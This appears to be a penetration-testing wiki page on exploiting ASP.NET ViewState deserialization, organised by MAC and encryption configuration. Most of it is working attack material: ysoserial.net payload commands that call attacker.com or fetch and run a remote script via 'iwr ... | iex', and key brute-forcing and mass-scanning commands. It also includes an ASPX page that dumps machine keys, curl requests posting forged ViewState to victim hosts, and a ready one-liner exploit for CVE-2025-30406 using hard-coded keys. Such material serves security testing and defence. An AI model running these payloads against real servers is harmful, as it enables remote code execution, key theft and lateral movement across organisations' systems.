Exploiting __VIEWSTATE without knowing the secrets
What is ViewState
ViewState serves as the default mechanism in ASP.NET to maintain page and control data across web pages. During the rendering of a page’s HTML, the current state of the page and values to be preserved during a postback are serialized into base64-encoded strings. These strings are then placed in hidden ViewState fields.[1][2]
ViewState information can be characterized by the following properties or their combinations:
- Base64:
- This format is utilized when both
EnableViewStateMacandViewStateEncryptionModeattributes are set to false.
- This format is utilized when both
- Base64 + MAC (Message Authentication Code) Enabled:
- Activation of MAC is achieved by setting the
EnableViewStateMacattribute to true. This provides integrity verification for ViewState data.
- Activation of MAC is achieved by setting the
- Base64 + Encrypted:
- Encryption is applied when the
ViewStateEncryptionModeattribute is set to true, ensuring the confidentiality of ViewState data.
- Encryption is applied when the
Test Cases
The image is a table detailing different configurations for ViewState in ASP.NET based on the .NET framework version. Here’s a summary of the content:[3]
- For any version of .NET, when both MAC and Encryption are disabled, a MachineKey is not required, and thus there’s no applicable method to identify it.
- For versions below 4.5, if MAC is enabled but Encryption is not, a MachineKey is required. The method to identify the MachineKey is referred to as “Blacklist3r.”
- For versions below 4.5, regardless of whether MAC is enabled or disabled, if Encryption is enabled, a MachineKey is needed. Identifying the MachineKey is a task for “Blacklist3r - Future Development.”
- For versions 4.5 and above, all combinations of MAC and Encryption (whether both are true, or one is true and the other is false) necessitate a MachineKey. The MachineKey can be identified using “Blacklist3r.”
Test Case: 1 – EnableViewStateMac=false and viewStateEncryptionMode=false
It is also possible to disable the ViewStateMAC completely by setting the AspNetEnforceViewStateMac registry key to zero in:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v{VersionHere}Identifying ViewState Attributes
You can try to identify if ViewState is MAC protected by capturing a request containing this parameter with BurpSuite. If Mac is not used to protect the parameter you can exploit it using YSoSerial.Net
ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c "powershell.exe Invoke-WebRequest -Uri http://attacker.com/$env:UserName"Test case 1.5 – Like Test case 1 but the ViewState hidden field isn’t sent by the server
Developers can remove ViewState from the server response (the user won’t receive this hidden field).
One may assume that if ViewState is not present, their implementation is secure from any potential vulnerabilities arising with ViewState deserialization.
However, that is not the case. If we add ViewState parameter to the request body and send our serialized payload created using ysoserial, we will still be able to achieve code execution as shown in Case 1.
Test Case: 2 – .Net < 4.5 and EnableViewStateMac=true & ViewStateEncryptionMode=false
In order to enable ViewState MAC for a specific page we need to make following changes on a specific aspx file:
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="hello.aspx.cs" Inherits="hello" enableViewStateMac="True"%>We can also do it for overall application by setting it on the web.config file as shown below:
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.web>
<customErrors mode="Off" />
 <machineKey validation="SHA1" validationKey="C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE69351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45" />
 <pages enableViewStateMac="true" />
</system.web>
</configuration>
As the parameter is MAC protected this time to successfully execute the attack we first need the key used.
You can try Blacklist3r (AspDotNetWrapper.exe) to find the key in use.
AspDotNetWrapper.exe --keypath MachineKeys.txt --encrypteddata /wEPDwUKLTkyMTY0MDUxMg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YWRkbdrqZ4p5EfFa9GPqKfSQRGANwLs= --decrypt --purpose=viewstate --modifier=6811C9FF --macdecode --TargetPagePath "/Savings-and-Investments/Application/ContactDetails.aspx" -f out.txt --IISDirPath="/"

--encrypteddata : __VIEWSTATE parameter value of the target application
--modifier : __VIEWSTATEGENERATOR parameter value
Badsecrets is another tool which can identify known machineKey values. It is written in Python, so unlike Blacklist3r, there is no Windows dependency.[4] The old standalone blacklist3r.py helper was removed, so the current workflow is to use the main badsecrets CLI in URL mode:
pip install badsecrets
badsecrets --url https://target/page.aspx
This mode carves the response for cryptographic artifacts and tests any discovered __VIEWSTATE / __VIEWSTATEGENERATOR values against the built-in machineKey corpus.
If the page uses split ViewState, reassemble all parts before manual testing:
<input type="hidden" name="__VIEWSTATEFIELDCOUNT" value="3" />
<input type="hidden" name="__VIEWSTATE" value="<part0>" />
<input type="hidden" name="__VIEWSTATE1" value="<part1>" />
<input type="hidden" name="__VIEWSTATE2" value="<part2>" />
Concatenate __VIEWSTATE, __VIEWSTATE1, __VIEWSTATE2, and so on in order. Modern badsecrets already handles __VIEWSTATEFIELDCOUNT reassembly automatically.
If the application doesn’t render __VIEWSTATE at all, don’t stop there: modern badsecrets can also test WebResource.axd and ScriptResource.axd tokens (ASPNET_Resource) against known machineKey values, which is useful when the page only exposes ASP.NET resource URLs.
To search for vulnerable targets at scale, in conjunction with subdomain enumeration, the badsecrets BBOT module can be used:
bbot -f subdomain-enum -m badsecrets -t evil.corp
If you are lucky and the key is found, you can proceed with the attack using YSoSerial.Net:
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --generator=CA0B0334 --validationalg="SHA1" --validationkey="C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE69351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45"

--generator = {__VIEWSTATEGENERATOR parameter value}
Recent ysoserial.net documentation explicitly notes that --generator is mainly useful for .NET <= 4.0 / legacy mode. When __VIEWSTATEGENERATOR is not exposed, or the target runs .NET 4.5+, use the real page and app paths instead:
--apppath="/" --path="/hello.aspx"Exploiting recycled <machineKey> values at scale
Ink Dragon (2025) demonstrated how dangerous it is when administrators copy the sample <machineKey> blocks published in Microsoft docs, StackOverflow answers or vendor blogs. Once a single target leaks or reuses those keys across the farm, every other ASP.NET page that trusts ViewState can be hijacked remotely without any additional vulnerability.[6]
-
Build a candidate wordlist with the leaked
validationKey/decryptionKeypairs (e.g. scrape public repos, Microsoft blog posts, or keys recovered from one host in the farm) and feed it to Blacklist3r/Badsecrets:AspDotNetWrapper.exe --keypath reused_machinekeys.txt --url https://target/_layouts/15/ToolPane.aspx --decrypt --purpose=viewstate --modifier=<VIEWSTATEGENERATOR> # or let Badsecrets spray the list bbot -f subdomain-enum -m badsecrets --badsecrets-keylist reused_machinekeys.txt -t sharepoint.customer.tldThe tooling repeatedly signs a benign
__VIEWSTATEblob with each candidate key until the server accepts the MAC, proving the key is valid. -
Forge the malicious ViewState once the key pair is known. If encryption is disabled you only need the
validationKey. If encryption is enabled, include the matchingdecryptionKeyso the payload survives the decrypt → deserialize path:ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell -c iwr http://x.x.x.x/a.ps1|iex" \ --validationkey "$VALIDATION" --decryptionkey "$DECRYPTION" --validationalg="SHA1" --generator=<VIEWSTATEGENERATOR>Operators often embed disk-resident launchers (e.g. PrintNotifyPotato, ShadowPad loaders, etc.) straight in the payload because it executes as the IIS worker (
w3wp.exe). -
Pivot laterally by recycling the same
<machineKey>across sibling SharePoint/IIS nodes. Once one server is compromised you can replay the key to hit every other server that never rotated its configuration.
Test Case: 3 – .Net < 4.5 and EnableViewStateMac=true/false and ViewStateEncryptionMode=true
In this it’s not known if the parameter is protected with MAC. Then, the value is probably encrypted and you will need the Machine Key to encrypt your payload to exploit the vulnerability.
In this case the Blacklist3r module is under development…
Prior to .NET 4.5, ASP.NET can accept an unencrypted ___VIEWSTATE_parameter from the users even if ViewStateEncryptionMode has been set to Always. ASP.NET only checks the presence of the __VIEWSTATEENCRYPTED parameter in the request. If one removes this parameter, and sends the unencrypted payload, it will still be processed.
Therefore, if an attacker obtains the machineKey through another vulnerability, such as path traversal, the YSoSerial.Net command used in Case 2 can be used to exploit ViewState deserialization for RCE.
- Remove
__VIEWSTATEENCRYPTEDparameter from the request in order to exploit the ViewState deserialization vulnerability, else it will return a Viewstate MAC validation error and exploit will fail.
Test Case: 4 – .Net >= 4.5 and EnableViewStateMac=true/false and ViewStateEncryptionMode=true/false except both attribute to false
We can force the usage of ASP.NET framework by specifying the below parameter inside the web.config file as shown below.
<httpRuntime targetFramework="4.5" />Alternatively, this can be done by specifying the below option inside the machineKey parameter of the web.config file.
compatibilityMode="Framework45"As in the previous case, the value is encrypted. To send a valid payload, the attacker needs the key.
You can try Blacklist3r (AspDotNetWrapper.exe) to find the key in use:
AspDotNetWrapper.exe --keypath MachineKeys.txt --encrypteddata bcZW2sn9CbYxU47LwhBs1fyLvTQu6BktfcwTicOfagaKXho90yGLlA0HrdGOH6x/SUsjRGY0CCpvgM2uR3ba1s6humGhHFyr/gz+EP0fbrlBEAFOrq5S8vMknE/ZQ/8NNyWLwg== --decrypt --purpose=viewstate  --valalgo=sha1 --decalgo=aes --IISDirPath "/" --TargetPagePath "/Content/default.aspx"

--encrypteddata = {__VIEWSTATE parameter value}
--IISDirPath = {Directory path of website in IIS}
--TargetPagePath = {Target page path in application}
For a more detailed description for IISDirPath and TargetPagePath refer here[1]
Or, with Badsecrets, let URL mode carve the page and test the captured ViewState / generator automatically:
pip install badsecrets
badsecrets --url https://target/content/default.aspx
Once a valid Machine key is identified, the next step is to generate a serialized payload using YSoSerial.Net
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe Invoke-WebRequest -Uri http://attacker.com/$env:UserName" --path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="F6722806843145965513817CEBDECBB1F94808E4A6C0B2F2" --validationalg="SHA1" --validationkey="C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE69351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45"If you have the value of __VIEWSTATEGENERATOR you can try to use the --generator parameter with that value and omit the parameters --path and --apppath

A successful exploitation of the ViewState deserialization vulnerability will lead to an out-of-band request to an attacker-controlled server, which includes the username. This kind of exploit is demonstrated in a proof of concept (PoC) which can be found through a resource titled “Exploiting ViewState Deserialization using Blacklist3r and YsoSerial.NET”. For further details on how the exploitation process works and how to utilize tools like Blacklist3r for identifying the MachineKey, you can review the provided PoC of Successful Exploitation.[3]
Test Case 6 – ViewStateUserKeys is being used
The ViewStateUserKey property can be used to defend against a CSRF attack. If such a key has been defined in the application and we try to generate the ViewState payload with the methods discussed till now, the payload won’t be processed by the application.
You need to use one more parameter in order to create correctly the payload:
--viewstateuserkey="randomstringdefinedintheserver"Result of a Successful Exploitation
For all the test cases, if the ViewState YSoSerial.Net payload works successfully then the server often responds with a 500 Internal Server Error containing text such as The state information is invalid for this page and might be corrupted, while the out-of-band request still fires.
For more background on this behavior, review the NotSoSecure writeup.[3]
Dumping ASP.NET Machine Keys via Reflection (SharPyShell/SharePoint ToolShell)
Attackers who are able to upload or execute arbitrary ASPX code inside the target web root can directly retrieve the secret keys that protect __VIEWSTATE instead of bruteforcing them.
A minimal payload that leaks the keys leverages internal .NET classes through reflection:
<%@ Import Namespace="System.Web.Configuration" %>
<%@ Import Namespace="System.Reflection" %>
<script runat="server">
public void Page_Load(object sender, EventArgs e)
{
    var asm = Assembly.Load("System.Web");
    var sect = asm.GetType("System.Web.Configuration.MachineKeySection");
    var m = sect.GetMethod("GetApplicationConfig", BindingFlags.Static | BindingFlags.NonPublic);
    var cfg = (MachineKeySection)m.Invoke(null, null);
    // Output: ValidationKey|DecryptionKey|Algorithm|CompatibilityMode
    Response.Write($"{cfg.ValidationKey}|{cfg.DecryptionKey}|{cfg.Decryption}|{cfg.CompatibilityMode}");
}
</script>
Requesting the page prints the ValidationKey, DecryptionKey, the encryption algorithm and the ASP.NET compatibility mode. These values can now be fed straight into ysoserial.net to create a valid, signed __VIEWSTATE gadget. For modern targets prefer the real path-based derivation:
ysoserial.exe -p ViewState -g TextFormattingRunProperties \
  -c "powershell -nop -c \"whoami\"" \
  --path="/_layouts/15/ToolPane.aspx" --apppath="/" \
  --validationkey=<VALIDATION_KEY> --validationalg=<VALIDATION_ALG> \
  --decryptionkey=<DECRYPTION_KEY> --decryptionalg=<DECRYPTION_ALG> \
  --minify
curl -d "__VIEWSTATE=<PAYLOAD>" https://victim/_layouts/15/ToolPane.aspx
Use --generator and --islegacy only when you know the page is using the legacy signing logic (.NET <= 4.0). If you need the exact flag combinations after obtaining the keys, check the sister page about exploiting ViewState when the secret is known.
This key-exfiltration primitive was mass-exploited against on-prem SharePoint servers in 2025 (“ToolShell” – CVE-2025-53770/53771); see the related SharePoint page.[5] The same technique is applicable to any ASP.NET application where an attacker can run server-side code.
2024-2025 Real-world Exploitation Scenarios and Hard-coded Machine Keys
Microsoft “publicly disclosed machine keys” wave (Dec 2024 – Feb 2025)
Microsoft described mass exploitation of ASP.NET sites where the machineKey had previously been leaked on public sources (GitHub gists, blog posts, paste sites).[7] Adversaries enumerated these keys and generated valid __VIEWSTATE gadgets with recent ysoserial.net options such as --minify and --islegacy:
ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "whoami" \
  --validationkey=<LEAKED_VALIDATION_KEY> --validationalg=SHA1 \
  --decryptionkey=<LEAKED_DECRYPTION_KEY> --decryptionalg=AES \
  --generator=<VIEWSTATEGEN> --minify
Targets that keep reusing the same static keys across farms stay vulnerable indefinitely, so prioritize legacy deployments that still expose hard-coded material.
CVE-2025-30406 – Gladinet CentreStack / Triofox hard-coded keys
Kudelski Security and later defenders observed a very practical pattern: products shipping with static / hard-coded machineKey values turn ViewState deserialization into an internet-scale issue. In the CentreStack / Triofox case, unauthenticated attackers could forge __VIEWSTATE for the login page because every installation trusted the same keys.[8]
One-liner exploit:
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "calc.exe" \
  --validationkey=ACC97055B2A494507D7D7C92DC1C854E8EA7BF4C \
  --validationalg=SHA1 \
  --decryptionkey=1FB1DEBB8B3B492390B2ABC63E6D1B53DC9CA2D7 \
  --decryptionalg=AES --generator=24D41AAB --minify \
  | curl -d "__VIEWSTATE=$(cat -)" http://victim/portal/loginpage.aspx
This is a good reminder that recovering one valid key pair is often enough to pivot across every sibling node or customer tenant that reuses it.
References
- [1] Exploiting deserialisation in ASP.NET via ViewState (Soroush Dalili, 2019)
- [2] Deep dive into .NET ViewState deserialization and its exploitation
- [3] Exploiting ViewState deserialization using Blacklist3r and YSoSerial.NET
- [4] Introducing badsecrets – fast machineKey discovery
- [5] SharePoint “ToolShell” exploitation chain (Eye Security, 2025)
- [6] Check Point Research – Inside Ink Dragon: Revealing the Relay Network and Inner Workings of a Stealthy Offensive Operation
- [7] Microsoft Security – Code injection attacks abusing publicly disclosed ASP.NET machine keys (Feb 6 2025)
- [8] Kudelski Security advisory – Gladinet CentreStack / Triofox RCE CVE-2025-30406 (Apr 16 2025)